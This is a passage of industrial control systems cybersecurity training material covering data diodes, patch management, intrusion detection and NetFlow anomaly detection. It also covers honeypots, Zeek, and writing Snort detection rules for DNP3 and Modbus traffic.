In order to protect critical infrastructure control system networks, the most commonly used security measure is to completely disconnect or “air-gap” the system from other networks.

However, the need to import and export data from isolated networks has changed. The manual transfer of data not only generates a security risk but also a huge workload and is prone to human error.

A data diode solves these issues by creating a physically secure, one-way communication channel from the control system network to the corporate network. Data diodes can be implemented in hardware, software, or a combination of both. The hardware implementation is the most secure because it is physically impossible to send any messages in the reverse direction.



Data Diode vs. Firewalls

Data Diodes

- Behaves like a Proxy Server – converts TCP sessions to UDP
- Uni-directional communication – reverse tunneling not possible
- May cost more than some firewalls
- Fewer rules - rules require less auditing
- Transmits only the data- no connection between systems.

Firewalls


- Two-way communications – tunneling possible.
- Rules require more auditing due to complexity of rule set
- Cannot create a one-way communication. UDP is one way. Does not create anything but one way.






Industrial Control Systems Cybersecurity Training - 300

Data Diode Examples in ICS



Example 1 (left) – Replication of data from primary historian to secondary historian for analysis and archiving.

Example 2 (below) – Move log files from the ICS network to the Corporate IDS analysis network.



Patch Management

Patches are intended to fix known vulnerabilities and enhance functionality. Software that needs patching includes OS, ICS, embedded devices, and third-party applications. Patch deployment considerations include testing, validating, and offline\emergency systems versus live systems.

Patching ICS\OT systems can be a very complicated and require a detailed plan. This plan needs to encompass bringing in Engineers and the operations side into the conversation, as well as determining the risks for patching, as well as exploring them if no patching is to be performed.

BEFORE PATCHING ANY ICS\OT SYSTEM ENSURE YOU HAVE A GOOD BAREMETAL BACKUP OR ABILITY TO RESTORE THE SYSTEM TO THE CURRENT STATE!





Industrial Control Systems Cybersecurity Training - 300

Patching Considerations

Considerations when deciding to patch systems:

- How critical is each system to production?
- What complications arise in patching critical infrastructure?
- What is the cost of a patch?
- What is the cost of not applying a patch?
- What is the business\security driver in patching?
- Do you have a mitigating control in place if you decide patching is not an option?

Potential Patch Complications

- Patching can break other software components
- Patching can break 3rd party software components
- Updating antivirus definitions can inadvertently stop legitimate processes
- Sand box systems are not used directly for production
- Balance in waiting to test the patch and applying a patch before it is fully tested
 - Systems remain vulnerable until they are patched, or mitigating controls are implemented.

Patching Example

According to the 2015 Verizon Data Breach Investigation Report (DBIR), “99.9% of the exploited Vulnerabilities were compromised more than a year after the CVE (Common Vulnerabilities and Exposures) was published.”

Patching Use Case – WannaCry(pt)

- The malware is using the MS17-010 exploit to distribute itself. SMB vulnerability with remote code execution options.
- Attacker can gain control over an entire network by infecting one system. This one system can infect all other unpatched systems on the network.
- Can spread across the Internet and VPNs.
- Patch was released by Microsoft in March 2017.
- Currently only Business/Corporate networks have been affected.
- What would have been the outcome if one Control System box had been infected? And patches had not been applied?





Industrial Control Systems Cybersecurity Training - 300

Application Control/Whitelisting

- **Advantages**

- _____
- _____
- _____
- _____

- **Limitations**

- _____
- _____

- **Disadvantages**

- _____
- _____
- _____

Example

- Victim had to rebuild the network from scratch at great expense.
Malware compromised over 80% of its assets.
- Antivirus software ineffective.
- 0% detection rate on VirusTotal.
- This technology would have provided notification and blocked the malware execution.





Industrial Control Systems Cybersecurity Training - 300

LO8: Identify a cybersecurity event

"The Detect Function enables timely discovery of cybersecurity events. Examples of outcome Categories within this Function include: Anomalies and Events; Security Continuous Monitoring; and Detection Processes." – *NIST Cyber Security Framework*.

Intrusion Detection Systems

ICS environments provide a unique opportunity. Compared to a corporate environment, an ICS environment is a steady state. Once again, **you must know your environment**. Ask and answer the following questions:

- WHAT is normal? You know that host "A" talks to host "B," but not host "C" ...
- WHEN does "normal" become abnormal? Host "A" is now talking to host "C" ...WHY?
- WHOSE applications and services are on your critical networks?
- WHICH protocols are used? DNS traffic, HTTP traffic, and Proprietary traffic.


IDS Types

When most people think of IDS, they only think about network based IDS. There are many types of IDS that can be used in an ICS environment.

- _____: Sensors reside on the host system.
- _____: What traffic is on your network?
- _____: Web application firewall, database firewall, application protocol IDS.
- _____: What is happening at the OS level? At the application level?
- _____: Who came in? Operator's notebook.
- _____: Any combination of the above.

All methods of intrusion detection involve the gathering and analysis of information from various sources within a computer, network, and enterprise to identify possible threats posed by hackers inside or outside the organization.

IDS are not silver bullets. They are more of a warning or audit system. IDS can also alert to possible misconfigured systems on the network. This situation is not an attack, but it is a problem that could leak important data.





Industrial Control Systems Cybersecurity Training - 300

IDS/IPS Functions

An IDS is not a cure-all for network security problems. It is an alerting tool to let you know something has happened. An IDS can:

- Provide forewarning
- Provide forensics data
- Provide “situational awareness”
- Provide network troubleshooting
- Identify policy abuse.

Placing an IDS outside of the firewall can be helpful for situational awareness and forewarning of activities. The IDS can detect scanning or other precursory attack activities that might be dropped by the firewall. An IDS cannot:

- Tell you **directly** if the system was exploited
- Monitor actions taken by the system console
- Perform analysis of an event.

Host Intrusion Detection System (HIDS)

Host-based intrusion detection (HIDS) refers to intrusion detection that takes place on a single host system. HIDS involves installing an agent on the local host that monitors and reports on the system configuration and application activity. Some common abilities of HIDS systems include:

- Provides the “victims” view
- Virus detection/mitigation
- Local log analysis
- File integrity checking
- Policy monitoring
- Rootkit detection
- Network monitoring from the host viewpoint
- Real-time alerting
- Active response.

HIDS often have the ability to baseline a host system to detect variations in system configuration. In specific vendor implementations, these HIDS agents also allow connectivity to other security systems. This allows for central management of configuration policy and verification.

To be effective in an environment with more than a few hosts, HIDS **are generally deployed to be managed from a central location**. On the management system, a policy is configured for deployment to





Industrial Control Systems Cybersecurity Training - 300

local agents. There can be a single policy for all computers, but in most environments, there will likely be multiple policies for particular operating systems, machine types, physical locations, and user types. The central management of the systems is the key to success and/or failure. There must be a knowledgeable/competent active directory administrator to make this work.

Most modern HIDS packages have the ability to **actively** prevent malicious or anomalous activity on the host system. Due to the potential impact on the end user,

HIDS Deployment

HIDS tools are initially deployed in “monitor only” mode. This enables the administrator to create a baseline of the system configuration and activity. Active blocking of applications, system changes, and network activity is limited to only the most egregious activities. The policy can then be tuned based on what is considered “normal activity.” Once a policy is configured, it is then applied and distributed to the hosts. Benefits of this central management architecture are:

- Ability to apply changes to many systems at once
- Create a “baseline” for known system types/use cases
- Central authentication, alerting, and reporting
- Central audit logging.

The main two concerns with using any HIDS in an ICS environment are:

- Does my Operating System even support the use of a HIDS?
- Do I have enough hardware capacity to support the HIDS (CPU, memory, network bandwidth, etc.)?

Bottom line: **Test any HIDS deployment in a sandbox, not your operational environment!**

Network Intrusion Detection System (NIDS)

NIDSs scan traffic from its networks and look for known patterns in traffic (packets).

A NIDS can scan both sides of a conversation and can be reactive by blocking traffic when in IPS mode.

NIDS often does not know if the system is Windows, Linux, or a PLC. From a NIDS perspective traffic is traffic, and it simply reports on what traffic is seen on the network.

NIDS can have a high False-Positive or False-Negative rate based on the information used to generate the signatures.

NIDS are connected to the network via a SPAN/mirror port or a network tap.





Industrial Control Systems Cybersecurity Training - 300

When using a SPAN port, the switch sends a copy of all the network packets “seen” on one physical port (or an entire VLAN) to another physical port, where the packets can be captured and/or analyzed.


A networking monitoring tap can be used to collect network packets without having to configure a span port on a switch. Think of a tap as a special T-connection that can read data from the network, but not inject any data of its own into the network traffic.

NOTE: As resources have increased, NIDS vendors have started including capabilities that allow you to describe the systems. This new feature allows you to automatically prioritize an alert based on the possibility of success. For example, if the NIDS knows that a system is Solaris running Apache and the alert is for an exploit of a Microsoft host running IIS, the priority would be 0.

IDS Sensor Placement

The placement for IDS sensors is important. In the image, the red boxes indicate NIDS and/or IPS deployment locations.

- Any change in trust zones should have an IDS/IPS deployed
- A data diode should be attached to the historian. The IDS can also be deployed here
- All points of presence for the external communications should have an IDS/IPS deployed
- An IDS on either side of firewalls allows you to audit your firewall rules.





Industrial Control Systems

Cybersecurity Training - 300

Signature vs. Anomaly Detection


Document the comparison between signature-based detection and anomaly-based detection methods from the video below. Remember, both methodologies have strong and weak points. It depends on what your end goal is as to which method will work best.

Signature	Anomaly

NetFlow Anomaly Detection

NetFlow is a network protocol developed by Cisco Systems for collecting IP traffic information. NetFlow has become an industry standard for traffic monitoring and is supported by platforms other than Cisco. Routers and switches that have the NetFlow feature enabled produce UDP data streams that are sent to a NetFlow collector (server) where it can be processed and stored.

- Describes a set of packets sharing these characteristics: *src, sport, dst, dport, protocol, type of service.*
- Data include: time, number of bytes, number of packets
- Usually sent via UDP or Stream Control Transmission Protocol
- Distributed Denial of Service
 - Massive increase in flows
- Trojan Horses
 - “Well-known” or unexpected services
- Firewall Policy Violation
 - Unexpected inside/outside flows





Industrial Control Systems Cybersecurity Training - 300

Example Alerts for Anomaly Detection

Hosts scanning for services:

- Are there external hosts poking at more than __ internal addresses?
- Are there external hosts poking at more than __ ports on 1 (or more) internal hosts?

Internal infected host scanning/talking to for external hosts:

- Is some internal host poking at __ external hosts?
- Is some internal host poking at __ internal hosts?
- Is some internal host poking at dark space (un-allocated Internet address space)?

Internal hosts talking to “Interesting Net blocks” (pick your favorite countries here)

- Are there pokes from __ net blocks that may be of interest?
- Are there pokes to __ net blocks that may be of interest?


Increased network traffic:

- Distributed Denial of Service (DDOS)
- Unexpected high volume – Data mining, egress?

Using the network data you already have, the spikes you see are from an Nmap scan. You can also create NetFlow data from PCAP data. Several software flow tool packages are available, both commercial and open-source. Below is an example of a portscan as seen through NetFlow Data.

FireEye – ICS Network Activity Report Feb. 5-11, 2018

Threat intelligence feeds can alert you to recent and past port scanning activity. The “ICS Network Activity Report: Feb. 5-11, 2018” from FireEye identified ICS ports with unusual activity during the indicated time period. Reviewing threat intelligence reports can help you know what to look for on your network. Anomaly detection with a graphical user interface can help you quickly identify changes in your network traffic. In the case below the traffic was found to be most likely from researchers, but it could have just as easily been hackers looking for a place to try out their latest exploit.





Industrial Control Systems Cybersecurity Training - 300

Anomaly Detection – Portscan Example

Time, Proto, SrcAddr, Sport, Dir, DstAddr, Dport, TotPkts, TotBytes, State

```
13:35:27, tcp,109.162.100.205,46069, ->,109.162.100.249,ldaps,2,114,RST
13:35:27, tcp,109.162.100.205,46069, ->,109.162.100.249,ftp,2,114,RST
13:35:27,tcp,109.162.100.205,46069, >,109.162.100.249,https,2,114,RST
13:35:27,tcp,109.162.100.205,46069, ->,109.162.100.249,3389,2,114,RST
13:35:27,tcp,109.162.100.205,46069, ->,109.162.100.249,www,2,114,RST
13:35:27,tcp,109.162.100.205,46069, ->,109.162.100.249,1723,2,114,RST
13:35:27,tcp,109.162.100.205,46069, ->,109.162.100.249,ldap,2,114,RST
13:35:27,tcp,109.162.100.205,46069, ->,109.162.100.249,127,2,114,RST
13:35:27,tcp,109.162.100.205,46069, ->,109.162.100.249,2301,2,114,RST
```

HoneyPots & Canaries

Honeypots are _____ setup to make the ‘enemy’ think they have attacked a real system, but instead they are hammering away at a fake. Honeypots are a **variant of an IDS**, but with more of a focus on information gathering and deception. They exist as cybersecurity tool/device.

Oftentimes you will hear of a very simple **honeypot called a canary**. The idea behind a canary is that it doesn’t communicate with any other system on your network. **If an IDS is watching for ANY traffic to/from the canary, you will get an early warning that something is going on that shouldn’t be.**

The world’s premier honeypot project is the Honeynet Project, started in 1999. It is the world’s largest and only distributed honeypot network.

ICS specific honeypots can be a valuable research tool to investigate types of attacks against ICS systems. Please refer to Appendix A for list of open-source ICS honeypots.

The project is open source and available via github at:

[https://github.com/glastopf/conpot.](https://github.com/glastopf/conpot)





Industrial Control Systems Cybersecurity Training - 300

Bro\Zeek IDS Security Monitoring

Zeek (formerly known as Bro) is an open-source network security monitoring tool. It is a flexible tool and is not restricted to any particular detection approach. Zeek provides a scripting language that can be used to develop site-specific monitoring policies. Some of the log formats captured by Zeek are noted in this list.

- A summary of protocols encountered on **non-standard ports**
- **Connections** – Zeek summarizes TCP and UDP connection in the conn.log. The connection log contains information about the source and destination IPs, protocol, ports, and duration of the connection. If a malicious IP is identified, the connection log could be searched to see what IPs are associated with it.
- **DNS activity**
- A log of **FTP** session-level activity
- **Files** – Zeek summarizes file related information in the files.log. The file hashes are not set by default but can easily be added to collect MD5, SHA1, and SHA256 hashes. The file log could be used to check for malicious hash values or check to see if files are leaving your site. Zeek does not care if the file is sent over HTTP, FTP, SMTP, etc., unless the user wants it to. Zeek is also able to extract files that are sent in the clear.
- A summary of all **HTTP requests** with their replies
- **SSL certificates** seen in use
- **SMTP activity**.

Zeek has additional logs and **analyzers for many different protocols** including the ICS protocols of Modbus and DNP3 and others. See http://gauss.ececs.uc.edu/Courses/c5155/pdf/_bro_log_vars.pdf for a list of logs and the fields provided in each log.

Zeek's **log files can be imported** into many different log analysis tools and SIEMs.

Zeek is a powerful detection tool and we have only scratched the surface of what Zeek provides. For more information about Zeek, go to <https://www.bro.org/>.

Signature Detection (NIDS)

Network intrusion detection systems (NIDSs) scan traffic from its networks and look for known patterns in traffic (packets).

NIDS often does not know if the system is Windows, Linux, or a PLC. As NIDS sees it, traffic is traffic, and NIDS reports on what was seen on the network.





Industrial Control Systems

Cybersecurity Training - 300

Intrusion Prevention Systems (IPSs) vs. Intrusion Detection Systems (IDSs)

IDSs provide a way to review data of interest. They are connected to a span port and provide passive alerting only. The IDS is used only to watch data.

IPSs can be used to block data. They are placed in line, have an active response, and give passive altering. When intrusion prevention systems were first introduced, it was feared that they would block critical data packets or add latency to the network.


The improved IPS technology has overcome these fears, and we are now seeing IPSs specifically designed and deployed for ICS environments.

Intrusion Detection System

- “Watching”
- Passive Alerting ONLY.

Intrusion Prevention System

- Inline
- Passive Alerting
- Active Response.



Snort Rule Dissection

Snort is an open-source network intrusion detection and prevention system. Snort is widely used and has become the standard for IDS/IPS.

Learning to write Snort rules is useful because most IDS/IPS applications will either use the Snort rule format or provide a way to import Snort rules.

If you are able to understand the data flow in your environment, you will be able to design simple anomalous traffic signatures quickly without regard to the actual details of the protocol used. Snort rules are composed of a rule header and rule options. There are five types of rule options:

- Metadata
- Payload detection
- Non-payload detection
- Post-detection
- Thresholding and suppression.

For the purposes of this training we will focus on Metadata and payload detection.





Industrial Control Systems Cybersecurity Training - 300

```
alert ip ![10.0.10.20,10.0.10.30] any <> [10.0.10.15] any  
(msg:"ALERT – Field Controller interacts with another node";  
reference:url,mysite.org/rule1; reference:cve,2018-0000;  
sid:3000001; priority:1; rev:1;)
```

alert	= action type (alert, log, pass,...)
ip	= protocol (TCP, UDP, IP, ICMP, etc.)
![10.0.10.20, 10.0.10.30] any	= source IP(s) and port
<>	= direction (-> or <>)
[10.0.10.15] any	= destination IP(s) and port
msg:..."	= human reason for rule
reference:	= url with website/tag for predefined url
sid:3000001;	= signature ID
priority:1;	= urgency level (1-10)

action	alert, log, pass, active, dynamic, or a custom defined type
protocol	ip, tcp, udp, icmp, any
src ip and src port	See below
direction	->, <> direction of the traffic that the rule applies to
dst ip and dst port	See below
Msg	Used by analyst to quickly identify the signature
Reference	Can use a predefined tag for a security web site or use “URL” to include any web site reference in the rules
Sid	The signature ID is used by Snort to uniquely identify rules. We recommend using a number > 3,000,000
Priority	Allows the user to set the priority of the rule. Highest – 1, Lowest – 10.





Industrial Control Systems Cybersecurity Training - 300

Snort Preprocessors for ICS

A number of attacks cannot be detected by signature matching alone in the detection engine, so protocol “examine” preprocessors step up to the plate and detect suspicious activity. These preprocessors include packet fragmentation, TCP stateful inspection, portscans, and many other Network/Application protocol-specific activities.

Others modify packets by normalizing traffic so that the detection engine can accurately match signatures. These preprocessors defeat attacks that attempt to evade Snort’s detection engine by manipulating traffic patterns.

Snort cycles packets through every preprocessor to discover attacks that require more than one preprocessor to detect them. If Snort simply quit checking for the suspicious attributes of a packet after it had set off a preprocessor alert, attackers could use this deficiency to hide traffic from Snort.

Preprocessor parameters are configured and tuned via the snort.conf file. The snort.conf file lets you add or remove preprocessors as you see fit. Of particular interest to the ICS community are the DNP3 and Modbus preprocessors. Consult the Snort documentation for additional details.

ICS Specific	Other Useful Preprocessors*
<ul style="list-style-type: none">▪ DNP3▪ Modbus	<ul style="list-style-type: none">▪ SSH▪ SSL▪ <u>Portscan</u>▪ <u>httpinspect</u>

DNP3 Preprocessor Rule Options

The new features in Snort Version 2.9.2 are:

- **dnp3_func** – Matches Function Code inside an Application-Layer request/response header
- **dnp3_ind** – Matches on the Internal Indicators flags in Application Response Header (Similar to TCP flags)
- **dnp3_obj** – Matches on request or response object headers
- **dnp3_data** – Reassembled Application-Layer Fragments.





Industrial Control Systems Cybersecurity Training - 300

DNP3 Preprocessor Examples

Here are some examples of the new DNP3 preprocessor rule options:

- # Alerts on DNP3 Write Request:
alert tcp any any -> any 20000 (msg:"DNP3 Write request";
dnp3_func:write; sid:3000001;)
- # Alerts on **reserved_1** OR **reserved_2** being set:
alert tcp any 20000 -> any any (msg:"Reserved DNP3 Indicator set";
dnp3_ind:reserved_1,reserved_2; sid:3000002)
- # Alerts on Content in Re-assembled Application-Layer Fragment:
alert tcp any any -> any any (msg:**'badstuff' in DNP3 message**"; **dnp3_data; content:"badstuff"**; sid:3000003;).

Notice in the third rule, **dnp3_data** sets the content buffer to the beginning of the Re-assembled Application-Layer Fragment then looks for the content: "badstuff"

Modbus Preprocessor Rule Options

These new Modbus preprocessor rule options are similar to the functionality of the DNP3 preprocessor, which makes writing rules for these two ICS protocols easier and more accurate.

- **modbus_func** – Matches against the Function Code inside of a Modbus Application-Layer request/response header
- **modbus_unit** – Matches against the Unit ID field in a Modbus header
- **modbus_data** – Sets the cursor at the beginning of the Data field in Modbus request/response.

Modbus Preprocessor Rule Examples


- # Alerts on specific Modbus function:
alert tcp any any -> any 502 (msg:"Modbus Write Coils request";
modbus_func:write_multiple_coils; sid:3000004;)
- # Alerts on unauthorized host
var MODBUS_ADMIN 192.168.1.2
alert tcp !\$MODBUS_ADMIN any -> any 502
(msg:"Modbus command to Unit 01 from unauthorized host"; **modbus_unit:1**; sid:3000005;)
- # Alerts on Content in modbus data field
alert tcp any any -> any any (msg:"String 'badstuff' in Modbus message"; **modbus_data; content:"badstuff"**; sid:3000006;).





Industrial Control Systems Cybersecurity Training - 300

Snort Rule Examples



Example Rule Variables

- ipvar HOME_NET [1.2.3.0/24,10.0.10.0/24]
- ipvar EXTERNAL_NET [!HOME_NET]
- ipvar CANARY 1.2.3.4
- ipvar PCS [10.0.10.0/24]
- ipvar CORP [1.2.3.0/24]
- ipvar HMI [10.0.10.20,10.0.10.30]
- ipvar AD 1.2.3.20
- ipvar FC 10.0.10.15
- ipvar HIST1 [10.0.10.150]
- ipvar CONFDB [10.0.10.10]
- portvar TAG 2000
- portvar TAG_RANGE [2000:2020]





Industrial Control Systems Cybersecurity Training - 300

Example Rules

#Field Controller (FC) talking to unknown system

- alert ip ![\$HMI,\$HIST1,\$CONFDB] any -> \$FC any
(msg:"ALERT - Field Controller interacts with unknown node"; sid:4000001; priority:1; rev:1;)

#Configuration Database talks to unexpected system

- alert ip [\$CONFDB] any -> ![\$FC,\$HMI,\$HIST1] any (msg:"ALERT - Configuration DB Communicate with new system; sid:4000002; priority:1; rev:1;")

PCS network communication with CORP network, trying to bypass the firewall

- alert ip [\$PCS,!\$HIST1] any -> \$CORP any (msg:"PCS network talking to CORP network"; sid:4000003; priority:1; classtype:unknown;)

#Configuration Database updates (auditing tool)

- log ip [\$CONFDB] any -> [\$FC,\$HMI,\$HIST1] any (msg:"AUDIT - Configuration Updates; sid:4000004; priority:10; rev:1;")

LOOKING FOR BAD TRAFFIC

Find traffic involving a canary

- alert ip any any <> \$CANARY any (msg:"The canary is talking"; sid: 4000005; priority:1; classtype:unknown; tag:session,256,packets;)

#Monitor for the Field Controller talking to the Internet

- alert tcp \$FC any -> \$EXTERNAL_NET any (msg:"PLC talking to the outside world"; sid:4000007; priority:1; flags:S; classtype:bad-unknown;)

